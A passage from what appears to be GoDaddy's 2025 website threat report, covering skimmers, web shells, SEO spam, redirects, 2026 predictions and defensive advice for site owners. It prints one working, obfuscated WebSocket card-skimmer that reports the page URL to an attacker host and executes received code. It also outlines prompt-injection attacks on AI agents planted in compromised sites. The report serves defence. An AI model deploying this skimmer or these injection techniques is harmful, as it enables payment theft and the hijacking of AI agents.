Sign1: Time-Based URLs and VexTrio Integration

Our scanners continued to detect Sign1 on 19,732 websites in 2025, representing legacy infections from a campaign that similarly relied on VexTrio infrastructure for monetization. This campaign was notable for its sophisticated time-based URL generation and validation mechanism, creating URLs containing hexadecimal timestamps that expired after 10 minutes.

Sign1 infections typically stored malicious code in WordPress databases using legitimate plugins like Simple Custom CSS and JS, allowing the malware to persist even after file-based cleanup attempts. The campaign employed XOR encoding and dynamic code generation to evade detection.

Like Balada Injector, Sign1's disappearance correlates with VexTrio/LosPollos infrastructure disruption, demonstrating how campaign dependencies on specific traffic distribution systems create cascading effects when infrastructure changes.

Persistent Threats and Ongoing Campaigns

Credit Card Stealers

SiteCheck detected credit card stealing malware on 18,480 websites in 2025, each infection a potential source of stolen payment data, PCI compliance violations, and customer trust erosion. These malware families inject JavaScript code into checkout pages to intercept payment card information before it reaches legitimate payment processors.

```
<script>const hhs=[93,89,89,16,5,5,64,89,7,75,77,79,68,94,68,79,93,88,79,70,67,73,4,73,69,
    71,5,108,30,121,72,110,95,83,101,71,18,114,26,100,89,72,25,80,94,92,105,21,89,69,95,88
    ,73,79,23];const bzns=42;window.ww=new WebSocket(String.fromCharCode(...hhs.map(qim=>
    qim^bzns))+encodeURIComponent(location.href));window.ww.addEventListener('message',
    event=>{new Function(event.data)()});</script></body>
```

Example of a common WebSocket skimmer

The vast majority of detected credit card stealers targeted e-commerce platforms, with a particular concentration on Magento and WooCommerce installations. GoDaddy's research team observed significant diversity in credit card stealer implementations throughout 2025, with attackers deploying customized variations rather than relying on standard code templates.

Example of fiza skimmer injection

The most common type of the Magecart injection, detected on 1,468 sites, was the so-called “fiza” skimmer. This heavily obfuscated “fiza” script injected a fake payment form into compromised Magento sites, sending entered details to servers controlled by the attackers. The malware was first noticed in October 2024 and remained widely deployed throughout the first half of 2025.

On WordPress sites, the most common skimmers were various types of scripts that loaded main payloads and exfiltrated payment details using WebSocket protocol.

> **Protecting Your E-Commerce Site**
>
> Beyond direct financial theft, credit card skimmer infections create PCI compliance violations, legal liability, and severe reputational damage for affected e-commerce sites.

Web Shells


SiteCheck's scanners identified web shells on 29,195 websites in 2025. These persistent backdoors give attackers remote command execution, file manipulation, and database access on compromised servers. The scripts (typically written in PHP or ASP) enable remote command execution, file manipulation, and database access.

Web shells serve multiple attacker objectives:

- **Post-exploitation control:** After initial compromise, attackers install web shells to maintain convenient access for future operations: deploying additional malware, exfiltrating data, or performing reconnaissance.

- **Malware distribution:** Web shells enable attackers to upload and install other malware families, creating multi-stage infections where different malware types serve different purposes.
- **Access monetization:** Some attackers install web shells and then sell access to compromised websites on underground markets, allowing other threat actors to leverage the compromised infrastructure for their own campaigns.

The persistence of web shells presents significant cleanup challenges. Even after visible malware is removed, undetected web shells allow attackers to rapidly reinfect websites.




Example of a web shell

Blocklisted Resources

Many types of malware create so-called script-src injection by inserting a script tag that loads content from an external URL. GoDaddy's malware research team maintains an extensive blocklist of domains and URLs associated with known website malware campaigns.

GoDaddy's blocklist, maintained and continuously updated by our malware research team, triggered 113,731 detections in 2025, identifying websites that loaded external scripts from domains associated with known malware campaigns. These blocklist detections complement our signature-based findings by revealing the external infrastructure supporting active campaigns. More than half of blocklist detections were related to Fake Browser Update and ClickFix attacks:

Blocklist Detection Breakdown



Other notable categories of blocklist detections include: 9,934 for unwanted ads, 8,661 for Mal.Metrica, a long-running campaign that injects scripts exploiting vulnerabilities in popular WordPress plugins to redirect visitors through ad networks and scam pages; and 3,765 for XSS/CSRF campaign that leveraged injected scripts to silently install malicious plugins and create rogue administrator users on WordPress sites.

The high detection count reflects both the prevalence of these campaigns and GoDaddy's comprehensive tracking of malicious infrastructure.

2025 Ecosystem Shift: Disappeared vs. Emerged

DISAPPEARED

Balada Injector
11,701 legacy detections (10x decline)

Sign1
19,732 legacy infections only

VexTrio / LosPollos TDS
Infrastructure disrupted

EMERGED / GREW

Help TDS
10,000+ sites via woocommerce plugin

ClickFix / Fake CAPTCHA
33,290 websites detected

Gambling SEO Spam
126,312 sites (now #1 spam type)

SECTION 04

SEO Spam

328,490

websites affected by SEO spam in 2025

SEO Spam


SEO spam affected 328,490 websites in 2025, representing 35.2% of all detected threats and making it the second-largest threat category and a persistent challenge for website owners and search engines alike. These infections cause substantial harm, including damaged search rankings, Google penalties, blocklisting, lost organic traffic, and reputational damage.

SEO spam operates through a fundamentally different criminal business model than most malware. Rather than directly attacking visitors, it exploits a compromised site's domain authority to promote unauthorized products. Attackers compromise thousands of sites, inject spam content, capture search traffic, and earn affiliate commissions. Our analysis revealed that in 2025, gambling spam became the most prevalent type of SEO spam for the first time in over a decade; a logical progression of a multi-year trend in which the share of gambling-related spam detections has steadily increased year over year.

The Changing Face of SEO Spam in 2025


For over a decade, Japanese keyword spam dominated the SEO spam landscape. But 2025 marked a turning point.

SEO Spam Category Distribution



Gambling Spam: The New Leader

Gambling spam was the dominant SEO spam category in 2025, affecting 126,312 websites across the web. These infections inject content promoting online casinos, sports betting platforms, and poker sites, primarily targeting international markets where online gambling is restricted or completely illegal. The most common type of gambling spam is hidden link injections found on compromised sites.



Example of hidden injected links pointing to international gambling sites

Gambling Overtakes Japanese SEO Spam

Gambling-related SEO spam surpassed Japanese keyword spam in 2025 to become the most common type of spam injected into compromised websites. Gambling spam affected 126,312 websites compared to Japanese spam's 89,646 sites. This shift reflects the steady, multi-year growth of gambling-related spam driven by online gambling platforms aggressively investing in traffic acquisition, which in turn attracts a broad range of threat actors who employ various illicit techniques—including SEO spam injection—to capitalize on these affiliate programs.

Example of an Indonesian gambling doorway page

Japanese Spam

Japanese keyword spam affected 89,646 websites in 2025, making it the second-most prevalent category. Active for over a decade, these campaigns create doorway pages promoting replica goods and counterfeit products. The persistence despite relative decline reflects established infrastructure, proven revenue generation, and a massive installed base of previously compromised websites.

Japanese spam is known for sophisticated server-side malware that spans across multiple obfuscated PHP files (doorways and backdoors), with dozens to hundreds of sitemap pages helping search engines index thousands of generated doorway pages. This malware is also known for trying to block backdoor scripts of other malware campaigns while creating extensive allow-lists for their own backdoors.

Behind the scenes, these Japanese spam campaigns use dozens of C2 servers at a time to pull backdoors and spam content on-the-fly. The operators periodically deploy new sets of C2 domains, making it essential for hosting providers to monitor campaign activity and block requests to such domains.

Example of titles of pages the Japanese spam malware shows to search engines instead of legitimate content.

Hidden Content and Cloaking

Hidden content and cloaking techniques affected 63,611 websites in 2025. This common black hat SEO method is used to conceal injected spam content (usually containing links to third-party sites) within legitimate web pages. The technique exploits the difference between how search engines and human visitors interpret web content, allowing attackers to inject spam while maintaining a seemingly legitimate appearance for regular users. The primary goal is to leverage the compromised site's domain authority to improve rankings for unauthorized content without alerting website owners to the compromise.

The technical implementation of hidden content spam shows remarkable ingenuity in exploiting web technologies. Attackers employ various CSS and JavaScript techniques to conceal spam content, with the most common method being the creation of div elements positioned far off-screen using large negative pixel values. Another prevalent technique involves creating containers with zero height or font size, effectively rendering the content invisible to humans while remaining indexable by search engines.

Example of hidden replica spam link injection.

Pharmaceutical Spam

Pharmaceutical spam (once the leading spam category) continues its steady decline. With 16,024 detections in 2025, it represents only 5% of all spam detections. In many cases, the injected links were outdated and pointed to already defunct sites and doorway pages, suggesting that these are largely legacy infections rather than active campaigns.

Technical Analysis: How SEO Spam Operates

Understanding SEO spam's technical implementation helps explain both its prevalence and its persistence despite detection efforts.

Common Injection Methods

Database Injection

Attackers directly modify database entries (WordPress posts, pages, custom fields, widgets or option values) to insert spam content.

File Injection

Spam code is injected into theme files, plugin code, core CMS files, or .htaccess files. File-based injections often use PHP code that dynamically loads spam content from external sources.

Doorway Page Creation

Attackers create entirely new files or posts filled with spam content and optimized for specific keywords. These doorway pages rank in search results for spam queries.

.htaccess Manipulation

Many SEO spam campaigns modify .htaccess files to implement conditional redirects or routing logic that sends search engine traffic to spam.

Campaign Characteristics

GoDaddy's analysis of SEO spam campaigns in 2025 revealed several common characteristics:

- **Keyword rotation:** Successful campaigns constantly rotate keywords to target trending topics, seasonal events, emerging products, or simply targeting long lists of generic or synthetic keywords.
- **Multi-language targeting:** International campaigns deliver spam content in multiple languages to maximize reach. A single infection might inject links in many different languages or create multiple doorways targeted to visitors from specific countries.
- **Persistence mechanisms:** SEO spam campaigns often deploy multiple injection points and backup infection vectors. Even if website owners clean one injection point, others remain active. Nearly all spam infections include one or more backdoor scripts to maintain persistent access.

Conditional Redirect Infrastructure

GoDaddy detected malicious redirects across 202,122 websites in 2025, with conditional redirect logic forming the backbone of modern website malware monetization, code that evaluates visitor characteristics (referrer, user agent, geolocation, cookie state) and selectively redirects certain traffic to monetization destinations while allowing other visitors to see the legitimate website.

Conditional redirects enable:

- **Search engine traffic capture:** Redirects activate only for visitors arriving from search engines, capturing organic traffic while allowing direct visitors and administrators to see the legitimate site.
- **Geographic targeting:** Different visitors receive different redirects based on their location, enabling region-specific scams to maximize conversion rates.
- **Security scanner evasion:** By detecting and avoiding traffic from known security services, conditional redirects extend their operational lifespan before detection.
- **Traffic monetization:** Integration with traffic distribution systems allows compromised websites to serve as traffic sources for the highest-paying scam campaigns at any given moment.

SEO SPAM & REDIRECTS — 2025 BY THE NUMBERS

328,490	202,122	126,312
websites affected by SEO spam	sites with malicious redirects	gambling spam (now #1 type)

SECTION 05

Predictions & Emerging Threats

2026

what our research team expects next

Predictions & Emerging Threats: Looking Toward 2026

Analyzing patterns and trends observed throughout 2025 provides insight into likely developments for 2026. Our research team identified several significant trends gaining momentum that will likely intensify in the coming year.

AI-Driven Malware Development

Malware development cycles accelerated noticeably in 2025. Our research team observed many indicators consistent with AI-assisted code generation across multiple campaigns.

> **Key Insight: AI-Generated Malware Characteristics**
>
> A key finding from our analysis is that AI-generated malware is typically **not heavily obfuscated**. LLM-produced code tends to be well-structured, heavily commented, and functionally clear. Where AI demonstrably accelerated attacker capabilities in 2025 was in persistence and propagation: helping less-skilled actors implement effective techniques for maintaining access to compromised environments and spreading to additional systems. AI functions primarily as a development accelerator within human-guided workflows, reducing the time and expertise required to build functional malware while human operators retain control over objectives, targeting, and deployment.

The most significant impact we observed was the lowering of barriers to entry. The overwhelming majority of AI-assisted malware in 2025 originated from previously unknown or lower-skill actors who could now produce functional tools that would have been beyond their capabilities without AI assistance.

Prediction for 2026: This acceleration will intensify. Based on the trends observed in 2025, expect:

- Lower barriers to entry enabling many less sophisticated attackers to create effective malware with minimal resource and time investment. As AI models become more capable and accessible, the pool of actors capable of building operational tools will continue to expand, producing a larger volume of structurally novel samples that challenge signature-based detection.
- More sophisticated persistence and propagation techniques, as AI assists attackers in implementing environment-aware mechanisms for maintaining access and spreading across

networks. AI enables less-experienced actors to research and implement persistence mechanisms tailored to specific target environments, a capability previously limited to more advanced threat actors.

- Accelerated iteration cycles across the malware ecosystem, as AI compresses the path from initial concept to operational capability. Defenders should expect faster evolution of malware families and shorter windows for effective response.
- The remarkable malware diversity observed in 2025 will likely increase further as AI accelerates variant generation. Defenders will need to emphasize behavioral detection over purely pattern-based approaches: monitoring what malware does (executing, persisting, beaconing, propagating) rather than relying solely on what it looks like.

Blockchain-Based Malware Infrastructure

In late 2025, our research team observed an increase in malware campaigns employing blockchain technology. Beyond ClearFake's EtherHiding technique (detailed in the Fake Browser Updates section), other campaigns began using blockchain to store malicious payloads in smart contracts, including credit card skimmers, SEO spam malware and additional ClickFix variants.

> **Why This Matters**
>
> Blockchain provides resilient infrastructure harder to disrupt through traditional takedown methods, censorship resistance, dynamic payload delivery, and new detection challenges as analysts must monitor blockchain transactions in addition to traditional HTTP traffic.

Prediction for 2026: Blockchain-based infrastructure will expand with more campaigns adopting blockchain storage, cross-chain deployment across multiple networks, hybrid approaches combining traditional and blockchain elements, and new detection methods required. The technical challenge: blockchain data is permanent and distributed, making traditional takedowns ineffective. Detection must happen at the website level.

AI-Targeted Malware: A New Attack Surface

An emerging threat category that website owners should prepare for: malware specifically designed to target AI bots and AI-powered browsers.

Prediction for 2026: We expect new types of malware targeted at AI bots and AI-powered browsers.

Manipulating AI Chat Suggestions

Injecting carefully crafted content that causes AI assistants to manipulate recommendations to users.

AI Bot Credential Disclosure

Malware tricks autonomous AI agents into revealing sensitive information by exploiting their helpful nature and lack of human skepticism.

AI-Driven Malicious Actions

Directing autonomous bots to perform unintended harmful activities through carefully crafted prompts embedded in compromised websites.

Training Data Poisoning

Widespread injection of malicious content designed to corrupt AI model training datasets.

Why This Matters

As AI agents mature into autonomous, full-featured participants in the digital economy—independently controlling finances and executing complex transactions—they emerge as a high-value target for a new generation of sophisticated, AI-specific malware, which may be increasingly disseminated by bad actors through compromised websites.

Social Engineering Techniques Will Evolve

Fake Browser Updates and CAPTCHA challenges proved remarkably effective in 2025. As more users (and hopefully, browsers) learn to spot such prompts, these tactics will evolve to become more convincing and harder to detect.

Prediction for 2026: Social engineering campaigns will become more sophisticated with AI-generated prompts creating more convincing update notifications tailored to specific browsers and contexts, context-aware fake CAPTCHA challenges that adapt to visitor behavior, multi-stage infection chains combining multiple deception techniques, and increased use of blockchain-based payload delivery to evade detection. Additionally, we may observe campaigns specifically optimized for AI agents, with malware installation instructions designed to be easily interpreted and executed by autonomous systems.

Traffic Monetization

The disruption of VexTrio/LosPollos and the re-emergence of Help TDS in 2025 demonstrated how dependent malware campaigns are on monetization infrastructure. This infrastructure evolution will continue as law enforcement, platform crackdowns, and business failures disrupt existing systems.

Prediction for 2026: Monetization infrastructure will remain volatile. Established actors like Help TDS and residual VexTrio redirect variations will continue to be active. Smaller campaigns will be abusing mainstream ad networks directly. Technological advancements in AdTech and Web3 may give rise to entirely new vectors for monetizing traffic from compromised websites.

Malware Through Supply Chain Compromises

Prediction for 2026: Malware distributors will target upstream JavaScript, npm and other repositories to inject malware into downstream websites. This will result in an increased number of compromised and backdoored software uploaded to popular official repositories and CDNs, impacting the security of website plugins, themes, components, and libraries used to build and maintain websites.

Recommendations for Website Owners

These recommendations are drawn directly from the attack patterns our team documented in 2025.

Software Updates & Attack Surface Reduction

Unpatched plugin vulnerabilities remained a reliable entry point for attackers throughout 2025. Enable automatic updates for WordPress core, apply plugin and theme patches promptly, and remove any plugins or themes not actively in use. Inactive components carry the same vulnerability risk as active ones with none of the benefit. Where possible, test updates in a staging environment before deploying to production.

Credential Security & 2FA

Analysis of several prominent malware campaigns in 2025 demonstrated that stolen passwords alone are sufficient to compromise a site, with no vulnerability exploitation required. Two-factor authentication on all administrative accounts neutralizes this attack vector even when credentials are exposed. To minimize the risk of penetration using stolen admin cookies, consider shortening admin session lifetime and logging out of your website as soon as you finish your tasks. Website owners should also monitor for credential exposure through services like Have I Been Pwned, enforce unique passwords via a password manager, and keep local machines used for site administration free of malware that could harvest credentials.

The ClearFake campaign documented in this report demonstrates why credential security is paramount: our analysis of web server logs showed attackers logging into WordPress sites with valid stolen credentials, uploading malicious plugins, and activating them within seconds. No vulnerability exploitation was involved. Two-factor authentication would have stopped this attack chain entirely.

Continuous Monitoring & Scanning

The diversity of threats detected in 2025, from credit card skimmers to conditional redirects to SEO spam hidden from site administrators, makes one-time security audits insufficient. Weekly automated scans catch infections early, and file integrity monitoring flags unauthorized modifications between scans.

Social Engineering Awareness

Fake Browser Updates and CAPTCHA campaigns affected over 100,000 websites in 2025 by targeting visitors rather than infrastructure. Site administrators and staff should understand that legitimate browser updates never originate from third-party websites, and any prompt requiring a download or pressing any key combinations with the “Windows key” to view page content should be treated as suspicious. This awareness is particularly important for administrators, whose compromised credentials can turn a visitor-targeting campaign into a site-level compromise.

SEO Spam Monitoring

SEO spam affected 328,490 websites in 2025 and frequently persists undetected because the injected content is hidden from direct visitors through cloaking. Regularly reviewing your site's indexed pages in Google Search Console is the most reliable way to identify unauthorized content. Sudden ranking drops or the appearance of unfamiliar pages in search results warrant immediate investigation.

Professional Remediation

Not all infections can be resolved through automated tools. Seek professional help when dealing with e-commerce sites that process payment data, repeated reinfection after cleanup attempts, or complex compromises involving multiple malware types, database-level modifications, or server-side persistence mechanisms. Incomplete remediation (particularly failure to identify backdoors and webshells) is the most common cause of reinfection. GoDaddy offers malware scanning, automated cleanup, and professional remediation services for complex cases.

Conclusion

The 2025 threat landscape revealed significant shifts in website security. Our malware research team detected 834,661 infected websites across five major threat categories: malware (41.5%), SEO spam (35.2%), malicious redirects (21.7%), unwanted ads (1.1%), and defacements (0.5%). But behind these numbers lies a story of transformation.

The most notable shift was infrastructure-driven. When VexTrio/LosPollos traffic distribution systems were disrupted, campaigns dependent on that monetization infrastructure—Balada Injector and Sign1—ceased operations, while campaigns that adapted to new infrastructure like Help TDS continued. This demonstrates how tightly campaign lifecycles are coupled to monetization infrastructure.

Simultaneously, fake browser update campaigns like SocGholish and ClearFake emerged as prominent threats, AI coding assistants accelerated malware development cycles, blockchain-based payload delivery techniques gained adoption, and gambling SEO spam overtook Japanese spam for the first time in over a decade. Each of these developments reshaped the defensive landscape.

> **The Lesson of 2025**
>
> For website owners, the lesson of 2025 is clear: static defenses fail against a dynamic threat landscape. The organizations best positioned for 2026 are those with continuous monitoring, rapid detection, and the ability to adapt as attackers evolve.

GoDaddy's Commitment

In 2025, GoDaddy's malware research team developed thousands of new detection signatures, tracked a wide range of distinct malware campaigns across their full lifecycle, and analyzed thousands of malicious samples to stay ahead of evolving threats. This report documents what we observed, analyzed, and defended against in 2025. The threats of 2026 will be different, but our approach will remain the same: continuous research, rapid detection development, and deep technical analysis shared with the broader security community.

Website security is not a problem that gets solved. It is a discipline that requires sustained commitment, from the security teams who build detection systems and from the website owners who implement protective measures. GoDaddy remains committed to both sides of that equation.

GoDaddy

For help preventing attacks and fixing malware problems, visit:

godaddy.com/web-security/website-security